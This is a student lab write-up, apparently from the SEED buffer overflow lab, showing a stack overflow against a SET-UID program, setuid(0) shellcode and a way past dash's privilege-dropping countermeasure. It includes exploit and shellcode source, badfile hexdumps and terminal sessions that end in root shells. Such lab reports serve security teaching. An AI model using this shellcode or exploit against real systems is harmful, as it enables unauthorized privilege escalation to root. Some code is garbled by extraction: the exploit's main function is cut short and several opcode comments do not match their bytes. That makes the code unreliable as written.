
We remove previously created badfiles and compile the exploit.c code. On running the exploit.c code, a badfile is created. Next, we run the vulnerable SET-UID program that uses this badfile as input and copies the contents of the file in the stack, resulting in a buffer overflow. The # sign indicates that we have successfully obtained the root privilege by entering into the root shell. The real user id is still seed, whereas the effective uid is now root.



```
Terminal
seed@Ankitha_PES1201801491:~/lab3$gcc -o stack -z execstack -fno-stack-protector stack.c
seed@Ankitha_PES1201801491:~/lab3$sudo chown $(whoami) stack
seed@Ankitha_PES1201801491:~/lab3$chmod 4755 stack
seed@Ankitha_PES1201801491:~/lab3$./exploit
seed@Ankitha_PES1201801491:~/lab3$hexdump -C badfile
00000000 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |................|
* 00000020 90 90 90 90 90 90 ff bf 90 90 90 90 90 90 90 90 |................|
00000030 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |................|
* 000001e0 90 90 90 90 31 c0 31 db b0 d5 cd 80 31 c0 50 68 |....1.1.....1.Ph|
000001f0 2f 2f 73 68 68 2f 62 69 6e 89 e3 50 53 89 e1 99 |///shh/bin..PS...|
00000200 b0 0b cd 80 00 |.....|
00000205
seed@Ankitha_PES1201801491:~/lab3$ls -l stack
-rwsr-xr-x 1 seed seed 7476 Feb 24 03:56 stack
seed@Ankitha_PES1201801491:~/lab3$./stack
# id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

Hence, we have successfully performed the buffer overflow attack and gained root privileges.

Now, still our user id (uid) is not equal to the effective user id (euid). Therefore, in the next step we run our program to turn our real user id to root as well. We compile the following program realuid.c that changes the uid of the account to 0, which is of the root:




```
Terminal
GNU nano 2.5.3          File: realuid.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
void main()
{
    setuid(0);
    system("/bin/sh");
}

[ Read 8 lines ]
^C Get Help  ^O Write Out  ^W Where Is  ^X Cut Text  ^J Justify  ^C Cur Pos  ^Y Prev Page  M-] First Line M-W WhereIs Next
^W Exit  ^R Read File  ^N Replace  ^U Uncut Text  ^T To Spell  ^G Go To Line  ^V Next Page  M-[ Last Line M-] To Bracket

Terminal
seed@Ankitha_PES1201801491:~/lab3$gcc realuid.c -o realuid
seed@Ankitha_PES1201801491:~/lab3$ls -l realuid
-rwxrwxr-x 1 seed seed 7388 Feb 24 04:04 realuid
seed@Ankitha_PES1201801491:~/lab3$sudo chown root realuid
seed@Ankitha_PES1201801491:~/lab3$chmod 4755 realuid
seed@Ankitha_PES1201801491:~/lab3$ls -l realuid
-rwsr-xr-x 1 root root 7388 Feb 24 04:04 realuid
seed@Ankitha_PES1201801491:~/lab3$
```


We run the compiled program realuid in the root shell to set the uid as 0. Since, we have already obtained root privileges because of the buffer overflow attack, we are able to change the user id to 0 without errors as shown below:



```
Terminal
seed@Ankitha_PES1201801491:~/lab3$ gcc -o stack -z execstack -fno-stack-protector stack.c
seed@Ankitha_PES1201801491:~/lab3$ sudo chown $(whoami) stack
seed@Ankitha_PES1201801491:~/lab3$ sudo chmod 4755 stack
seed@Ankitha_PES1201801491:~/lab3$ gcc -o exploit exploit.c
seed@Ankitha_PES1201801491:~/lab3$ ./exploit
seed@Ankitha_PES1201801491:~/lab3$ hexdump -C badfile
00000000 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |................|
* 00000020 90 90 90 90 08 eb ff bf 90 90 90 90 90 90 90 90 |................|
00000030 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |................|
* 000001e0 90 90 90 90 31 c0 31 db b0 d5 cd 80 31 c0 50 68 |....1.1.....1.Ph|
000001f0 2f 2f 73 68 68 2f 62 69 6e 89 e3 50 53 89 e1 99 |///shh/bin.PS...|
00000200 b0 b0 cd 80 00                                     |....|
00000205
seed@Ankitha_PES1201801491:~/lab3$ ls -l stack
-rwsr-xr-x 1 seed seed 7476 Feb 24 03:56 stack
seed@Ankitha_PES1201801491:~/lab3$ ./stack
# id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# ./realuid
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```


#### Task 4: Defeating dash's Countermeasure

In order to defeat the dash's countermeasure, we first change the /bin/sh symbolic link to point it back to /bin/dash again.



```
Terminal
seed@Ankitha_PES1201801491:~/lab3$ sudo rm /bin/sh
seed@Ankitha_PES1201801491:~/lab3$ sudo ln -s /bin/dash /bin/sh
seed@Ankitha_PES1201801491:~/lab3$ ls -l /bin/dash
-rwxr-xr-x 1 root root 173644 Feb 17 2016 /bin/dash
seed@Ankitha_PES1201801491:~/lab3$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Feb 24 01:23 /bin/sh -> /bin/dash
seed@Ankitha_PES1201801491:~/lab3$
```

We compile the below dash\_shell\_test.c file which is used to spawn a shell. The setuid(0) line is commented.




```
GNU nano 2.5.3 File: dash_shell_test.c

#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL; //
    //setuid(0);
    execve("/bin/sh", argv, NULL);
    return 0;
}
```

We then compile the dash\_shell\_test.c file and make it a SET-UID root program:

Running it on Root VM:




```
root@Ankitha_PES1201801491:/home/seed/lab3
seed@Ankitha_PES1201801491:~/home/seed$ sudo su
root@Ankitha_PES1201801491:~/home/seed/lab3# gcc dash_shell_test.c -o dash_shell_test
root@Ankitha_PES1201801491:~/home/seed/lab3# chmod 4755 dash_shell_test
root@Ankitha_PES1201801491:~/home/seed/lab3# ./dash_shell_test
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Setuid(0) line is commented:



```
GNU nano 2.5.3 File: dash_shell_test.c

#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL; //
    //setuid(0);
    execve("/bin/sh", argv, NULL);
    return 0;
}
```



```
Terminal
seed@Ankitha_PES1201801491:~/lab3$gcc dash_shell_test.c -o dash_shell_test
seed@Ankitha_PES1201801491:~/lab3$sudo chown root dash_shell_test
seed@Ankitha_PES1201801491:~/lab3$chmod 4755 dash_shell_test
seed@Ankitha_PES1201801491:~/lab3$ls -l dash_shell_test
-rwsr-xr-x 1 root seed 7404 Feb 24 01:31 dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
```

On running this program, we see that we enter our own account shell and the program's user id is that of the seed.


Uncommenting the setuid(0) line:



```
GNU nano 2.5.3          File: dash_shell_test.c

#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL; //
    setuid(0);
    execve("/bin/sh", argv, NULL);
    return 0;
}
```

After removing the comment of setting the user id to 0, and running the program, we get:




```
Terminal
seed@Ankitha_PES1201801491:~/lab3$gcc dash_shell_test.c -o dash_shell_test
seed@Ankitha_PES1201801491:~/lab3$sudo chown root dash_shell_test
seed@Ankitha_PES1201801491:~/lab3$chmod 4755 dash_shell_test
seed@Ankitha_PES1201801491:~/lab3$ls -l dash_shell_test
-rwsr-xr-x 1 root seed 7444 Feb 24 01:43 dash_shell_test
seed@Ankitha_PES1201801491:~/lab3$./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

As seen, we enter the root shell and on checking for the user ID, it is that of the root.

So, we see that both the times we get access to the shell, but in the first one it is not of the root because the bash program drops the privileges of the SET-UID program since the effective user id and the actual user id are not the same. Hence, it is executed as a program with normal privileges and not root. But by having the setuid command in the program, it makes a difference because the actual user id is set to that of root, and the effective user id is 0 as well because of the SET-UID program, and hence the dash does not drop any privileges here, and the root shell is run. This command, therefore, can defeat the dash's countermeasure by setting the uid to that of the root for SET-UID root programs, providing with root's terminal access.

Adding the assembly code for invoking the system call at the beginning of our shellcode, before we invoke execve(). The call\_shellcode.c is modified as follows:




```
Terminal  GNU nano 2.5.3  File: call_shellcode.c
/*
 *call_shellcode.c*
 */A program that creates a file containing code for launching
shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
const char code[] =
"\x31\xc0" /* Line 1: xorl %eax,%eax */
"\x31\xdb" /* Line 2: xorl %ebx,%ebx */
"\xb0\xd5" /* Line 3: movb $0xd5,%al */
"\xcd\x80" /* Line 4: int $0x80 */
"\x31\xc0" /* xorl %eax,%eax */
"\x50" /* pushl %eax */
"\x68""/sh" /* pushl $0x68732f2f */
"\x68""/bin" /* pushl $0x6e69622f */
"\x89\xe3" /* movl %esp,%ebx */
"\x50" /* pushl %eax */
"\x53" /* pushl %ebx */
"\x89\xe1" /* movl %esp,%ecx */
"\x99" /* cdq */
"\xb0\x0b" /* movb $0x0b,%al */
"\xcd\x80" /* int $0x80 */
;
int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)( ))buf)();
}
```

File: call\_shellcode.c

Get Help Write Out Where Is Cut Text Justify Cur Pos Prev Page First Line WhereIs Next Exit Read File Replace Uncut Text To Spell Go To Line Next Page Last Line To Bracket

The updated shellcode adds 4 instructions: (1) set ebx to zero in Line 2, (2) set eax to 0xd5 via Line 1 and 3 (0xd5 is setuid()'s system call number), and (3) execute the system call in Line 4. Using this shellcode, we can attempt the attack on the vulnerable program when /bin/sh is linked to /bin/dash.

On compiling the call\_shellcode.c we get:



```
Terminal  root@Ankitha_PES1201801491:~/lab3$ sudo su
root@Ankitha_PES1201801491:/home/seed/lab3# gcc call_shellcode.c -o call_shellcode -z execstack
root@Ankitha_PES1201801491:/home/seed/lab3# ls -l call_shellcode
-rwxr-xr-x 1 root root 7388 Feb 24 02:01 call_shellcode
root@Ankitha_PES1201801491:/home/seed/lab3# chmod 4755 call_shellcode
root@Ankitha_PES1201801491:/home/seed/lab3# ls -l call_shellcode
-rwsr-xr-x 1 root root 7388 Feb 24 02:01 call_shellcode
root@Ankitha_PES1201801491:/home/seed/lab3# [REDACTED]
seed@Ankitha_PES1201801491:~/lab3$ ls -l call_shellcode
-rwsr-xr-x 1 root root 7388 Feb 24 02:01 call_shellcode
seed@Ankitha_PES1201801491:~/lab3$ ./call_shellcode
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# [REDACTED]
```

Next, we try to perform the buffer overflow attack, in the same way we did it in task 2, but now the /bin/dash countermeasure for SET-UID programs is present due to the symbolic link from /bin/sh to /bin/dash. We add the assembly code to perform the system call of setuid at the beginning of the shellcode in the exploit.c, even before we invoke execve(). On running this exploit.c, we construct the badfile with updated code to be executed in the Stack, and then run the stack SETUID root program..

The screenshot shows two terminal windows. The top window displays the content of the exploit.c file in the nano editor. The code includes assembly shellcode and a main function that writes this shellcode to a buffer and executes it via execve. The bottom window shows the terminal session where the exploit is built, run, and used to gain root access.

```

Terminal: GNU nano 2.5.3 File: exploit.c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
const char code[] =
"\x31\xdb" /* Line 1: xorl %eax,%eax */
"\x31\xdb" /* Line 2: xorl %ebx,%ebx */
"\xb0\xd5" /* Line 3: movb $0xd5,%al */
"\xcd\x80" /* Line 4: int $0x80 */

"\x31\xc9" /* xorl %eax,%eax */
"\x31\xdb" /* xorl %ebx,%ebx */
"\xb0\xd5" /* movb $0xd5,%bx */
"\xcd\x80" /* int $0x80 */

"\x31\xc9" /* xorl %eax,%eax */
"\x50" /* pushl %eax */
"\x68""//sh" /* pushl $0x68732f2f */
"\x68""/bin" /* pushl $0x6e69622f */
"\x89\xe3" /* movl %esp,%ebx */
"\x50" /* pushl %eax */
"\x53" /* pushl %ebx */
"\x89\xe1" /* movl %esp,%ecx */
"\x99" /* cdq */
"\xb0\x0b" /* movb $0x0b,%al */
"\xcd\x80" /* int $0x80 */

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    memset(&buffer, 0x90, 517);
    *((long *) (buffer + 0x24)) = 0xBFFEB08;
}

```

Get Help    Write Out    Where Is    Cut Text    Justify    Cur Pos    Prev Page    First Line    WhereIs Next  
 Exit    Read File    Replace    Uncut Text    To Spell    Go To Line    Next Page    Last Line    To Bracket

Terminal: seed@Ankitha\_PES1201801491:~/lab3\$ rm badfile  
seed@Ankitha\_PES1201801491:~/lab3\$ gcc -o exploit exploit.c  
seed@Ankitha\_PES1201801491:~/lab3\$ ./exploit  
seed@Ankitha\_PES1201801491:~/lab3\$ hexdump -C badfile  
00000000 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |.....|  
\*  
00000020 90 90 90 90 08 eb ff bf 90 90 90 90 90 90 90 90 |.....|  
00000030 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |.....|  
000001d0 90 90 90 90 90 90 90 90 90 90 90 90 31 c0 31 db |.....1.1.|  
000001e0 b0 d5 cd 80 31 c0 31 db b0 d5 cd 80 31 c0 50 68 |.....1.1....1.Ph|  
000001f0 2f 2f 73 68 68 2f 62 69 6e 89 e3 50 53 89 e1 99 |/shh/bin..PS...|  
00000200 b0 0b cd 80 00 |.....|  
00000205  
seed@Ankitha\_PES1201801491:~/lab3\$ ls -l stack  
-rwsr-xr-x 1 root seed 7476 Feb 23 12:39 stack  
seed@Ankitha\_PES1201801491:~/lab3\$ ./stack  
# id  
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)  
# "

The results show that we were able to get access to the root's terminal and on checking for the id, we see that the user id (uid) is that of the root. Hence, the attack was successfully performed and we were able to overcome the dash countermeasure by using setuid() system call.

## Task 5: Defeating Address Randomization

